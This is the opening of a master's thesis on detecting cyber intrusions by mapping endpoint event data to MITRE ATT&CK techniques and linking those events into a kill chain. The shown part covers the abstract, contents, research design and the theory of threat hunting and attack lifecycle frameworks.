

# **Event-driven Analysis of Cyber Kill Chain**

Jani Hallberg

Master's thesis

May 2020

School of Technology

Master's Degree Programme in Information Technology

Cyber Security

Author(s) Hallberg, Jani	Type of publication Master's thesis	Date May 2020
	Number of pages 111	Language of publication English
	Permission for web publication: x	
Title of publication <b>Event-driven Analysis of Cyber Kill Chain</b>		
Degree programme Master's Degree Programme in Information Technology, Cyber Security		
Supervisor(s) Saharinen, Karo Kokkonen, Tero		
Assigned by JAMK University of Applied Sciences / JYVSECTEC		
Abstract  <p>The number of intrusions into organization IT environments has been increasing over the years. Detecting intrusions remains a difficult task as the long average adversary dwell times indicate. Organizations struggle with increasing complexity as they expand their IT environments into cloud and deal with a growing number of endpoints due to IoT.</p> <p>This thesis introduces a kill chain based approach for detecting cyber intrusions. In this approach, events are mapped into well-known adversary techniques and tactic categories. After the event to adversary technique associations has been identified, data analysis methods are applied to connect the events together to form the intrusion kill chain.</p> <p>A proof of concept implementation was used to demonstrate the viability of the approach. The implementation was constructed in a closed test environment using free and open source tools. A simulated intrusion scenario was used to demonstrate the use of the approach in action, as well as to produce an interactive visualization of the intrusion kill chain.</p> <p>The result of the implementation demonstrates that constructing an intrusion kill chain based on event data is viable; however, certain conditions have to be taken into consideration. The quality of the event data and accuracy of the event to technique mapping affects the number of false positive adversary technique detections. Choosing the right fields for connecting events together is crucial, as it impacts on coverage of the resulting graph of the kill chain. A graph of a kill chain is not in itself hugely valuable without a proper visualization that highlights anomalies, and which users can use to get more details about the events.</p>		
Keywords/tags Cyber kill chain, threat hunting, data analysis, graph analysis		
Miscellaneous		

Tekijä(t) Hallberg, Jani	Julkaisun laji Opinnäytetyö, ylempi AMK	Päivämäärä Toukokuu 2020
		Julkaisun kieli Englanti
	Sivumäärä 111	Verkkojulkaisulupa myönnetty: x
Työn nimi <b>Tapahtumalähtöinen Analyysi Cyber Kill Chain:sta</b>		
Tutkinto-ohjelma Master's Degree Programme in Information Technology, Cyber Security		
Työn ohjaaja(t) Karo Saharinen Tero Kokkonen		
Toimeksiantaja(t) JAMK University of Applied Sciences / JYVSECTEC		
Tiivistelmä  <p>Organisaatioiden IT ympäristöihin kohdistuneet tietomurrot ovat kasvaneet viime vuosina. Tietomurtojen havaitseminen on edelleen haasteellista, kuten pitkät viiveet tunkeutumisen ja havaitsemisen välillä osoittavat. Organisaatiot kamppailevat alati kasvavan kompleksisuuden kanssa laajentaessaan palvelujaan pilveen ja päätelaitteiden määrän kasvaessa IoT:n myötä.</p> <p>Opinnäytetyö esittelee kill chain –pohjaisen lähestymistavan tietomurtojen havaitsemiseen. Tässä lähestymistavassa ympäristön tapahtumat liitetään tunnettuihin uhkatoimijoiden käyttämiin tekniikoihin ja taktiikkaluokkiin. Kun uhkatoimijoiden tekniikoihin liittyvät tapahtumat on tunnistettu, tapahtumat yhdistetään toisiinsa data-analyysi menetelmiä käyttäen, jolloin niistä muodostuu tietomurron tapahtumien kulkua kuvaava kill chain.</p> <p>Lähestymistavan toimivuus todennettiin esimerkkitoteutuksella. Toteutus suoritettiin suljetussa testiympäristössä käyttäen ilmaisia, avoimen lähdekoodin työkaluja. Ympäristössä simuloitiin tietomurto- skenaario, jonka pohjalta luotiin kill chain –graafi sekä interaktiivinen visualisaatio.</p> <p>Toteutuksen tulokset osoittavat, että kill chain muodostaminen tapahtumadatasta on mahdollista tietyt ehdot huomioon ottaen. Tapahtumadatan laatu sekä tapahtumatekniikka-liitosten tarkkuus vaikuttaa menetelmän tuottamien väärin havaintojen määrään. Tapahtumien yhdistämiseen käytettävien kenttien oikea valinta on ratkaisevaa, koska se vaikuttaa suoraan kill chain –graafin kattavuuteen. Graafi itsessään ei ole erityisen hyödyllinen ilman visualisaatiota, joka nostaa esiin poikkeamia ja jonka avulla käyttäjät voivat tarkastella yksittäisten tapahtumien tietoja.</p>		
Avainsanat Cyber kill chain, threat hunting, data analysis, graph analysis		
Muut tiedot		

## Contents

<b>1</b>	<b>Introduction .....</b>	<b>7</b>
1.1	Background.....	7
1.2	Goal of thesis.....	8
1.3	Structure of thesis .....	8
<b>2</b>	<b>Research design.....</b>	<b>9</b>
2.1	Research problem .....	9
2.2	Research question .....	10
2.3	Research method .....	10
<b>3</b>	<b>Theory.....</b>	<b>12</b>
3.1	Threat hunting.....	12
3.1.1	Threat hunting process.....	13
3.1.2	Measuring threat hunting.....	16
3.2	Attack lifecycle frameworks .....	17
3.2.1	Lockheed Martin Intrusion Kill Chain .....	17
3.2.2	Mandiant’s Attack Lifecycle Model .....	18
3.2.3	MITRE ATT&CK.....	19
3.3	Graph Theory.....	21
<b>4</b>	<b>Implementation.....</b>	<b>23</b>
4.1	Scope .....	23
4.2	Tools .....	25
4.2.1	Sysmon.....	25
4.2.2	HELK .....	26
4.2.3	Pandas.....	29
4.2.4	NetworkX.....	29
4.2.5	Plotly.....	29

4.3	Test Environment .....	30
4.4	Testing and Observation .....	31
4.5	Execution .....	33
4.5.1	T1059 - Command-Line Interface .....	33
4.5.2	T1064 – Scripting .....	35
4.5.3	T1086 – PowerShell .....	37
4.6	Persistence .....	40
4.6.1	T1053 – Scheduled Task .....	41
4.6.2	T1060 - Registry Run Keys / Startup Folder .....	44
4.6.3	T1078 - Valid Accounts .....	48
4.7	Privilege Escalation .....	50
4.7.1	T1053 – Scheduled Task .....	51
4.7.2	T1078 - Valid Accounts .....	51
4.7.3	T1050 – New Service .....	52
4.8	Defense Evasion .....	54
4.8.1	T1107 - File Deletion.....	55
4.8.2	T1064 – Scripting .....	56
4.8.3	T1027 - Obfuscated Files or Information.....	57
4.9	Credential Access .....	58
4.9.1	T1003 - Credential Dumping.....	59
4.9.2	T1056 – Input Capture .....	62
4.9.3	T1110 – Brute Force .....	63
4.10	Discovery .....	65
4.10.1	T1087 - Account Discovery .....	66
4.10.2	T1016 - System Network Configuration Discovery.....	67
4.10.3	T1083 - File and Directory Discovery.....	69
4.11	Lateral Movement .....	71

4.11.1	T1105 - Remote File Copy.....	71
4.11.2	T1076 - Remote Desktop Protocol .....	72
4.11.3	T1077 – Windows Admin Shares.....	74
4.12	Command and Control .....	76
4.12.1	T1105 - Remote File Copy.....	76
4.12.2	T1071 - Standard Application Layer Protocol.....	76
4.12.3	T1043 - Commonly Used Port.....	78
<b>5</b>	<b>Data analysis .....</b>	<b>79</b>
5.1	Introduction.....	79
5.2	Intrusion simulation .....	80
5.3	Data analysis process .....	80
<b>6</b>	<b>Conclusions .....</b>	<b>85</b>
<b>7</b>	<b>Deliberation and futher research .....</b>	<b>87</b>
	<b>References .....</b>	<b>89</b>
	<b>Appendices .....</b>	<b>94</b>

## Figures

Figure 1. Threat hunting loop.....	13
Figure 2. Mandiant’s Attack Lifecycle Model .....	18
Figure 3. ATT&CK enterprise matrix.....	20
Figure 4. Graph diagram examples .....	21
Figure 5. Graph types .....	22
Figure 6. Directed and weighted graph.....	23
Figure 7. HELK components .....	26
Figure 8. Test environment .....	30
Figure 9. Logstash filter example .....	32
Figure 10. Logstash filter verification.....	33
Figure 11. T1059 - Process create event .....	34
Figure 12. T1059 Kibana verification.....	35
Figure 13. T1064 – Scripting.....	36
Figure 14. T1064 - Scripting 2.....	36
Figure 15. T1064 Kibana verification.....	37
Figure 16. T1086 – PowerShell.....	38
Figure 17. T1086 - PowerShell 2.....	39
Figure 18. T1086 - PowerShell 3.....	39
Figure 19. T1086 - PowerShell 4.....	40
Figure 20. T1086 Kibana verification.....	40
Figure 21. Scheduled task creation using schtasks.exe .....	42
Figure 22. T1053 - Scheduled Task.....	42
Figure 23. Scheduled task update .....	42
Figure 24. T1053 - Scheduled Task 2 .....	43
Figure 25. Scheduled task creation using at.exe.....	43
Figure 26. T1053 - Scheduled Task 3 .....	44
Figure 27. T1053 Kibana verification.....	44
Figure 28. Create registry run key .....	45
Figure 29. Windows run key execution.....	46
Figure 30. T1060 - Registry Run Keys / Startup Folder .....	46

Figure 31. T1060 Kibana verification.....	47
Figure 32. T1060 - Registry Run Keys / Startup Folder 2.....	47
Figure 33. T1060 Kibana verification 2.....	48
Figure 34. T1078 - Valid Accounts.....	49
Figure 35. T1078 - Valid Accounts 2.....	50
Figure 36. T1078 Kibana verification.....	50
Figure 37. T1078 - Valid Accounts 3.....	52
Figure 38. T1078 Kibana verification 2.....	52
Figure 39. Creating new service with sc.exe.....	53
Figure 40. T1050 - New Service.....	53
Figure 41. T1050 - New Service 2.....	54
Figure 42. T1050 Kibana verification.....	54
Figure 43. Deleting file with Remove-Item cmdlet.....	55
Figure 44. T1107 - File Deletion.....	56
Figure 45. T1107 Kibana verification.....	56
Figure 46. PowerShell EncodedCommand.....	57
Figure 47. T1027 - Obfuscated Files or Information.....	58
Figure 48. T1027 Kibana verification.....	58
Figure 49. Sysmon ImageLoad rule.....	60
Figure 50. Invoke-Mimikatz execution.....	60
Figure 51. T1003 - Credential Dumping.....	61
Figure 52. Invoke-Mimikatz DLLs.....	61
Figure 53. T1003 Kibana verification.....	62
Figure 54. T1056 - Input Capture.....	63
Figure 55. T1056 Kibana verification.....	63
Figure 56. T1110 - Brute Force.....	64
Figure 57. T1110 - Brute Force 2.....	65
Figure 58. T1110 Kibana verification.....	65
Figure 59. Listing users using net.exe.....	66
Figure 60. T1087 - Account Discovery.....	67
Figure 61. T1087 Kibana verification.....	67
Figure 62. Displaying network adapter information using ipconfig.exe.....	68
Figure 63. T1016 - System Network Configuration Discovery.....	69



Figure 64. T1016 Kibana verification.....	69
Figure 65. Listing directory files with Get-Item PowerShell cmdlet .....	70
Figure 66. T1083 - File and Directory Discovery .....	70
Figure 67. T1083 Kibana verification.....	71
Figure 68. T1105 - Remote File Copy .....	72
Figure 69. T1105 Kibana verification.....	72
Figure 70. T1076 - Remote Desktop Protocol .....	73
Figure 71. T1076 Kibana verification.....	74
Figure 72. Executing PsExec .....	75
Figure 73. T1077 - Windows Admin Shares .....	75
Figure 74. T1077 Kibana verification.....	75
Figure 75. Executing PowerShell Invoke-WebRequest cmdlet .....	77
Figure 76. T1071 - Standard Application Layer Protocol .....	77
Figure 77. T1071 Kibana verification.....	77
Figure 78. T1043 - Commonly Used Port .....	78
Figure 79. T1043 Kibana verification.....	79
Figure 80. Event connection example .....	79
Figure 81. Directed event graph.....	80
Figure 82. Elasticsearch document example.....	81
Figure 83. Merged dataframe example .....	82
Figure 84. Plotly graph visualization .....	83
Figure 85. Plotly hovertext .....	84
Figure 86. Plotly figure zoomed .....	84
Figure 87. Ipywidgets filter.....	85

## Tables

Table 1. Top 10 adversary groups by number of techniques.....	24
Table 2. Top three techniques by tactic category .....	24

# 1 Introduction

## 1.1 Background

Digitalization has been accelerating over the last few years at an increasing pace. Increasing number of companies and agencies are starting to offer their services primarily in a digital form. This evolution has enabled businesses to better serve their customers and provided new level of convenience for consumers. It is however, increased user's reliance on digital systems both as an individual and society level.

The IT landscape itself is changing and growing more complex. Organizations used to host all the internal and external services on their own premises. Today, most of them are moving to cloud services for flexibility and scalability reasons, while keeping some systems internal for security and compliance reasons (Shackleford 2017, 1-2). The number of endpoints is also growing due to rise of IoT devices. Organizations often do not manage or have control over these third party provided services and devices that have connections to internal systems. This creates reliance on external third-party vendors, which presents adversaries new opportunities for breaching the organization (Aon 2019).

At the same time, defending against adversaries remains difficult for organizations. According to FireEye's M-Trends report, average dwell time in 2018 was 78 days (FireEye 2019). One factor contributing to this is the complexity and noise of the target environment (Storm, Battaglia, Kemmerer, Miller, Wampler, Whitley & Wolf 2017, 1). Another factor is that organizations don't have the necessary resources such as technology, talent or time to counter the threats (Cisco 2018). Meanwhile the adversaries are getting more sophisticated on evading defenses and taking advantage of legitimate services for remaining hidden (Cisco 2018).

Organizations have traditionally relied on reactive approach on countering cyber security threats. This approach includes activities such as reacting to alerts from SIEM system or responding to incidents reported by users. Over the last few years, a new approach called threat hunting has emerged. Threat hunting is a more proactive and human-driven approach compared to the traditional passive and reactive approach (Lee & Lee 2018, 2).

The rise of advanced persistent threats (APT) presented by well-resourced and trained adversaries requires more threat driven approach with a focus on adversary behavior. Important aspect of this this threat driven approach is to be able to map the adversary actions and behaviors into distinct stages of the cyber-attack lifecycle. Lockheed Martin described this lifecycle as intrusion kill chain. (Hutchins, Cloppert & Amin, 2010)

## 1.2 Goal of thesis

The goal of this thesis is to develop method for mapping the adversary techniques into different stages of the cyber kill chain and to be able to connect them to form complete cyber-attack lifecycle. The thesis focuses on identifying the techniques used by adversaries by analyzing event data collected from endpoints and visualizing the kill chain based on the processed data. End goal is to produce a model that can be utilized in both small or large IT environments as well as part of training or cyber security exercises organized by JYVSECTEC. JYVSECTEC is an independent security research, development, and training center operating as part of JAMK University of Applied Sciences' Institute of Information Technology. The results of the thesis will also be used as part of CYBERDI project, which is a joint project of JAMK and Police University College to strengthen the competence to detect and investigate cybercrime, as well as to become profiled as competent cybercrime research experts (JYVSECTEC 2018).

## 1.3 Structure of thesis

The second chapter describes the research problem, question and method of the thesis. The third chapter contains theoretical background of threat hunting, attack lifecycle frameworks and graph theory that the thesis research bases on. The fourth chapter discusses the implementation of the test environment, research material collection and implementation of intervention. The fifth chapter includes data analysis based on data collected from simulated intrusion scenario and visualization of the resulting intrusion kill chain. The sixth chapter includes conclusions, deliberation about overall process of the thesis and validity of the results, as well as ideas for further research.

## 2 Research design

### 2.1 Research problem

Advanced persistent threats have evolved over the years to take advantage of sophisticated evasion methods, such as fileless or living on the land techniques. These techniques are hard to detect by traditional signature-based antivirus or endpoint protection products since they leave very little artifacts on the target machine or utilize legitimate system tools.

Modern operating systems capture vast amount of data about events happening on the system, such as process creation, network activity and file access. While it is possible for an adversary to avoid detection by security products, it is almost impossible to avoid leaving any traces on these event records. The problem is how to detect the malicious activity from normal user or system activity when a typical system can generate hundreds of events per minute.

Individual events, such as running of scheduled task does not necessarily indicate a malicious activity. Scheduling tasks is used frequently for legitimate administrative tasks; however, it could also be used by an adversary for persistence or lateral movement. Distinguishing a legitimate use from malicious use by looking at the individual event is challenging. The individual techniques performed by adversary do not; however occur a in vacuum but follow a sequence of events. By linking the individual events together, a more accurate case for whether or not a set of events constitutes malicious activity can be built. (Storm, et al. 2017, 12)

Mapping events further into different stages of the attack lifecycle and determining the kill chain helps with determining the motives and goals of the adversary. The information can also be used for finding weaknesses in defenses, prioritizing resources and developing better detection methods. The main problem this thesis focuses on is how to map the events into adversary techniques, attack lifecycle stages and how to link the events together.

## 2.2 Research question

The main question this thesis aims to answer is:

- Is it possible to identify and link stages of cyber kill chain by collecting and analyzing event data?

To answer this question, event data must first be collected from target systems for analysis. Next, the individual techniques used by adversaries must be identified and mapped to specific events. Finally, the events must be linked together using data analysis methods to form the kill chain and visualize it for users.

## 2.3 Research method

The research method chosen for this thesis is design research. Design research is not a separate research method itself, but a combination of the two main research approaches: qualitative and quantitative. The main difference to traditional research approach is that instead of just analyzing and presenting solution to a problem, design research aims to eliminate the problem. Design research can be thought to start where the traditional research ends. (Kananen 2015, 39-40)

Design research contains three distinct phases are repeated in a cycle: planning, implementation and evaluation. The planning phase includes assessing necessity and financial viability of the change process: gains from the change must outweigh the costs. The implementation phase includes selecting an appropriate intervention, material collection and evaluation methods, as well as the implementation of the intervention. Intervention is a concrete action or actions which lead from an initial state to the desired state. Verification of intervention results requires setting measurable goals and metrics. Material collection produces the required information needed in different phases of the research. It provides a base for evaluation of the results. Material collection methods can include traditional qualitative or quantitative methods. The evaluation phase is used to evaluate the impact of the intervention based on the goals and metrics. It is also important to monitor the intervention process itself to understand how the result was originated. (Kananen 2015, 50-58)

Several models for measuring the research results exist. The most common is the before and after model where measurement is done before and after the intervention. The difference of the measurements describes the magnitude of change but does not indicate how much impact the intervention had on the result. Before and after measurement can also be done with a control group. This model gives more reliable results as the external influences can be eliminated when comparing results of the two groups. The measurement can also be performed only after the intervention. It is easier to implement than the before and after model; however, it has weak reliability as there is no initial measurement to compare the gained results to. (Kananen 2015, 61-63)

The evaluation of validity and reliability is an important part of any research. Validity is used to evaluate that the research was done correctly and right aspects were measured. Reliability means that the results are consistent so that if the research is repeated, the results are the same. Validity and reliability methods depend on the chosen research approach. (Kananen 2015, 111-112)

The reason design research was chosen as the research method for this thesis was because of the goal of the thesis in general. The goal is not just to analyze the problem but to develop, test and validate a solution that solves the problem and that can be deployed in real environments, which is exactly the goal of design research.

According to Kananen (Kananen 2015, 76), qualitative research material collection can be divided into secondary and primary methods. Primary material is collected specially for the research purpose using observation, interview or polling methods. Secondary material is composed of documents related to the research subject. The MITRE ATT&CK knowledge base was used as a secondary material for the thesis. The knowledge base contains information about adversary tactics and techniques that can be used as a base for primary material collection.

Observation which is part of the qualitative research approach was chosen as a primary material collection method. Observation can have many different forms, such as technical observation, covert observation and participant observation. Observation can be implemented in a structured or unstructured manner. In structured observation, the variables on which to concentrate are defined in

advance, whereas unstructured observation is more free-form and requires more documentation to understand the phenomenon. In order to meet the requirements for scientific research, the observation period must be defined and the observations documented into an observation diary. (Kananen 2015, 78-79)

Despite being subjective, the author of the thesis feels that the observation method is appropriate since the results of change cannot be easily mathematically measured by quantitative methods and other qualitative methods such as interviews or polls would be difficult to arrange within desired timetable. The form of observation used in the thesis can be described as participant observation since the researcher actively participates in the collection process. The observation is to be implemented in a structured manner because the observed variables can be derived from secondary material. The author decided to measure the results using the only after intervention measurement. The reason for this is that there is not really anything measurable before implementing the intervention methods.

Once the material has been collected, it has to be analyzed. As the material is event data in structured form, mathematical formulas can be used to analyze the data to find the connection between events.

## **3 Theory**

### **3.1 Threat hunting**

According to SANS Institute (Lee & Lee 2018, 2), threat hunting is a focused and iterative approach to searching out, identifying and understanding adversaries who have entered the defender's networks. A cyber security company Sqrri that focuses on threat hunting defines the term as human-driven, proactive and iterative search through networks, endpoints, or datasets in order to detect malicious, suspicious, or risky activities that have evaded detection by existing automated tools (Sqrri n.d., 4). A few key points can be picket from these definitions. The first point is that threat hunting focuses on adversaries who have already penetrated the organization and have access to systems, rather than focusing on preventing the initial compromise. The key is to detect the adversary behavior rather than prevent it. The second point

is that threat hunting is a human driven activity and cannot be fully automated. Hunting requires familiarity with the environment, ability to detect small anomalies and adaptation to adversary's changing behavior. Only a human being can effectively accomplish these. That said, automation is an important factor on enhancing the scale, speed, accuracy and effectiveness of the hunting activity. The third point is that hunting is not just one-time event but an iterative process. Results from a hunt should be analyzed and used to improve the process and update the hypothesis.

The rise of threat hunting is largely due to a change in the threat landscape. APT actors can defeat traditional security controls and use advanced techniques to avert detection and maintain long-term operations against targets. Threat hunting tries to combat these threats by taking an active approach. Instead of just responding to alerts or indicators of compromise (IOCs), threat hunting involves active searching for threats to prevent or minimize damage. (Lee & Lee 2019, 2)

### 3.1.1 Threat hunting process

For threat hunting to be effective, it is important to have a formal process on how the hunting takes place. A well-defined process makes hunting more repeatable and produces measurable results. One example of threat hunting process illustrated in Figure 1 is the hunting loop created by the Sqrll company, which consists of four stages that define an effective hunting approach (Sqrll 2018, 5).




Figure 1. Threat hunting loop (Sqrll 2018, 6)



Before starting the hunting process, it is useful to select one of the attack life cycle frameworks that breaks down the phases of a cyber kill chain and the techniques used by the adversaries. The framework can provide insight for each phase of the hunting process, from hypothesis to analytics. The best known frameworks include Lockheed Martin's Cyber Kill Chain, Mandiant's Attacker Lifecycle Model and MITRE Adversarial Tactics, Techniques and Common Knowledge (ATT&CK) framework. (Kerr & Ewing 2018, 11)

Threat hunting starts with defining a hypothesis. Hypothesis is an idea or explanation for something that is based on known facts but has not yet been proved (Cambridge Dictionary 2019). In the context of threat hunting this basically means creating a testable idea about what threats might be in the environment and how to go about finding them. Two key components for generating a hypothesis are observations and testability. Observations are indicators from which the hypothesis is derived. They can originate from internal knowledge, such as understanding of the environment or from previous experiences. Observations may also come from external sources, such as news, reports or threat intelligence feeds. Hypothesis must be something that can be tested. Testing the hypothesis requires having the right data, tools and techniques that can simultaneously take advantage of information from the environment as well as about likely adversaries. (Lee & Bianco 2019, 1)

Three common types of sources where hypothesis can be derived are intelligence, situational awareness and domain expertise. Intelligence is usable knowledge generated from information (Lee & Bianco 2019, 2). In the realm of cyber security, this information consists mainly of IOCs and adversary tactics, techniques and procedures (TTPs). There are many freely available threat feeds today that provide information, such as IP-addresses, domain names, URLs or MD5 hashes of malware, that can be used as IOCs. While the IOCs themselves may not be enough to generate a hypothesis, investigating them can spark questions about the target, techniques and sophistication of the adversary. It is also important to note to which part of the kill chain, for example reconnaissance or command and control, the IOCs are related as it will impact the hypothesis. IOCs can lead to quick discoveries; yet, instead of only relying on them, threat hunters should use them as a starting point and try to

refine and contextualize the threat intelligence to stimulate a hypothesis. (Lee & Bianco 2019, 3)

Situational awareness is the ability to detect changes and anomalies in the target environment. Situational awareness requires visibility into and understanding of the organization's IT environment and the individual elements. Having situational awareness enables threat hunters to focus on the most important assets of the organization and to create hypotheses about the type of adversary activity that could occur in their environments. One method for identifying most important assets is the Crown Jewels Analysis (CJA). CJA is a process for identifying those cyber assets that are most critical to the accomplishment of an organization's mission (MITRE). This kind of analysis can help to prioritize what kind of data is needed and where to collect it. People, processes and business resources should also be considered when building awareness. (Lee & Bianco 2019, 4-5)

The third source for hypothesis is domain expertise. The domain expertise is a combination of skills, experience and background of the hunters. Threat hunters often have prior experience on various areas of IT, such as networking, system administration or data analysis, that should be leveraged on formation of the hypothesis. In addition to domain expertise, previous hunting experiences and engagements with adversaries can influence the hypothesis. While previous experience is valuable, it can also lead to unwanted bias. The threat hunter should be aware of biases and other bad analytic habits that might influence them to prejudge a situation. (Lee & Bianco 2019, 6-7)

The second phase of threat hunting process is the investigation. In this phase, the hunters look for evidence that could prove or disprove the hypothesis (Lee & Bianco 2019, 14). The key areas to focus on is the kind of data available for searching and how to sort through it. Data is crucial for threat hunting to be successful. No amount of skilled personnel or expensive tools can make up for the lack of data gathered from the environment. Examples of such data are event logs of endpoints, flow records, packet captures and memory dumps. An analyst should not only consider the quantity of the data, but also that the right data is collected and focus on quality of the data. Raw data should be parsed, normalized and enriched to provide maximum value. Analysts should also have tools to search and visualize the data to

help them answer questions and pinpoint anomalies across large data sets. (Lee & Lee 2019, 6)

The third phase is uncovering behavior patterns and adversary TTPs from the collected data. This phase describes how the evidence can be reduced, grouped, and analyzed to reach a conclusion (Lee & Bianco 2019, 14). Data analysis methods, such as stack counting, clustering and grouping, can be used to discover patterns in the data. Linked data analysis and visualization can link together individual events to reconstruct complex attack paths. (Sqrll 2018, 6-7).

The last phase of the threat hunting loop is informing and enriching automated analytics based on the results of the hunt. This reduces the amount of manual work hunters have to do in the future and frees them to focus on developing new hunts. Examples of how automation can be implemented include: creating searches that run automatically, developing playbooks or providing feedback to a supervised machine learning algorithm. (Sqrll 2018, 7)

The results of the hunt can also be used to reduce the volume of the collected data by filtering out normal or irrelevant events and to improve active defenses by updating IPS or SIEM rules. Another important aspect to remember is documentation. Many of the findings and conclusions can be lost if not documented during the hunting process. Good documentation supports future hunts and helps training new members of the hunting team. (Kerr & Ewing 2018, 15-16)

### 3.1.2 Measuring threat hunting

Measuring threat hunting success is important for the hunting team in order to know what aspects to improve and to show that hunting produces value for the organization. Many types of metrics can be used to measure hunts. One simple metric is whether the hypothesis was confirmed or not. The hypothesis has to be sufficiently detailed so that the analysts running the hunt can prove or disprove it. If the hypothesis is too vague, the hunt will not produce useful results. (Kerr & Ewing 2018, 18)

A commonly used metric to measure hunts is the number of findings. These findings can be number, severity and dwell time of incidents, the number of compromised

hosts, discovered security vulnerabilities or new adversary TTPs discovered. The issue with these metrics is that not every hunt is going to produce measurable findings. (Kerr & Ewing 2018, 18-19)

Even if the hunting does not uncover any findings, it does not mean that the hunt was a failure. Hunts usually produce other measurable benefits beside findings. Hunting can uncover gaps in detection or defenses and produce new methods to fill them. Insecure or insufficient security practices can be detected and corrected. Hunting can identify new sources of data to collect. Hunts should also reduce the number of false positive incidents over time. (Sqrri n.d, 12)

## 3.2 Attack lifecycle frameworks

### 3.2.1 Lockheed Martin Intrusion Kill Chain

Kill chain is a systematic process to target and engage an adversary to create desired effects (Hutchins, Cloppert & Amin 2010). This process is described as a “chain” because any single deficiency will interrupt the entire process. Originating from the military sector, Lockheed Martin has adopted the concept to information security as the Intrusion Kill Chain. (Ibid.)

The Lockheed Martin Intrusion Kill Chain includes seven phases: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command and Control (C2) and Actions on Objectives. The reconnaissance phase includes an adversary searching, identifying and selecting the intrusion target using e.g. public Internet sources. In the weaponization phase, an adversary creates exploit payload, often by injecting some sort of remote access Trojan into client application file, such as Microsoft Office document or PDF. The Delivery is a phase where an adversary transmits the exploitation payload to the target environment, using methods such as email attachments or phishing websites. In the exploitation phase, the exploit payload triggers the adversary’s code by exploiting an application or operating system vulnerability or the user itself. The installation phase includes installation of a remote access Trojan or backdoor for maintaining persistence. The command and control phase includes the compromised host establishing connection to external control server outside of the environment. Finally, in the actions and objectives phase, the

adversary takes action to archive their original objectives, such as stealing data or moving laterally to more lucrative target. (Ibid.)

The intrusion kill chain provides a structure to analyze intrusions, extract indicators and drive defensive courses of actions. Organizations can use it to align their defensive capabilities to specific processes adversaries might undertake to target the organization, as well as measure their performance and plan investment roadmaps to rectify any capability gaps. This approach acts as essence of intelligence-driven defense, where security decisions are based on understanding of the adversary. (Ibid.)

### 3.2.2 Mandiant's Attack Lifecycle Model

Cybersecurity company Mandiant have defined their own lifecycle model called the Mandiant's Attack Lifecycle Model. Mandiant's model describes the different phases of compromise more granularly than the Lockheed Martin Intrusion Kill Chain. The model includes eight phases as illustrated in the Figure 2: Initial Reconnaissance, Initial Compromise, Establish Foothold, Establish Foothold, Internal Reconnaissance, Move Laterally, Maintain Presence and Complete Mission. (CYBER ATTACK LIFECYCLE n.d.)




Figure 2. Mandiant's Attack Lifecycle Model (Mandiant 2013, 27)

In the initial reconnaissance phase, the adversary conducts research on target, chooses target assets (e.g. systems, people and processes) and an attack methodology. The initial compromise phase includes the adversary successfully executing malicious code on the target systems. In the establish foothold phase, the

adversary establishes persistent control over the compromised systems. In the escalate privileges phase, the adversary aims to gain greater access to the compromised systems, for example by compromising an administrative user account. The internal reconnaissance phase includes the adversary discovering information about structure, systems or users in the target environment. In the move laterally phase, the adversary uses the information gained in the reconnaissance phase to expand their foothold by moving between systems in the compromised environment. The maintain presence phase includes the adversary installing different types of backdoors and remote connections to further solidify their foothold. In the complete missions phase, the adversary completes their original, which could be to steal intellectual property or cause service disruption. (CYBER ATTACK LIFECYCLE n.d.)

### 3.2.3 MITRE ATT&CK

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations (MITRE ATT&CK® n.d.). The ATT&CK is developed by MITRE Corporation, a non-for-profit organization which provides engineering and technical guidance for the United States federal government. Started in 2013, the project was released to the public in 2015 (Storm 2018).

The ATT&CK focuses on identifying adversary behaviors instead of typical indicators, such as IP addresses, domain names or file hashes. Focusing on adversary tactics and techniques allows development of analytics that better capture how adversaries interact with systems during an operation. Another focus of the ATT&CK is applicability to real environments. The techniques included in the framework should be based on real observed incidents. (Storm 2018)

The ATT&CK knowledge base consists of adversarial techniques, which contain breakdown and classification of offensively oriented actions that can be used against particular platforms. The ATT&CK contain information on how a technique works, list of the adversary groups that have utilized it, as well as detection and mitigation methods. Techniques are further categorized into tactics, which describe an adversary's tactical objectives during operations, such as persist, discover targets or

move laterally. Some techniques are included in multiple tactic categories as they can be used to accomplish multiple different objectives. In other words, techniques describe how an adversary performs an action and tactics describes why they do it. (Storm 2018)

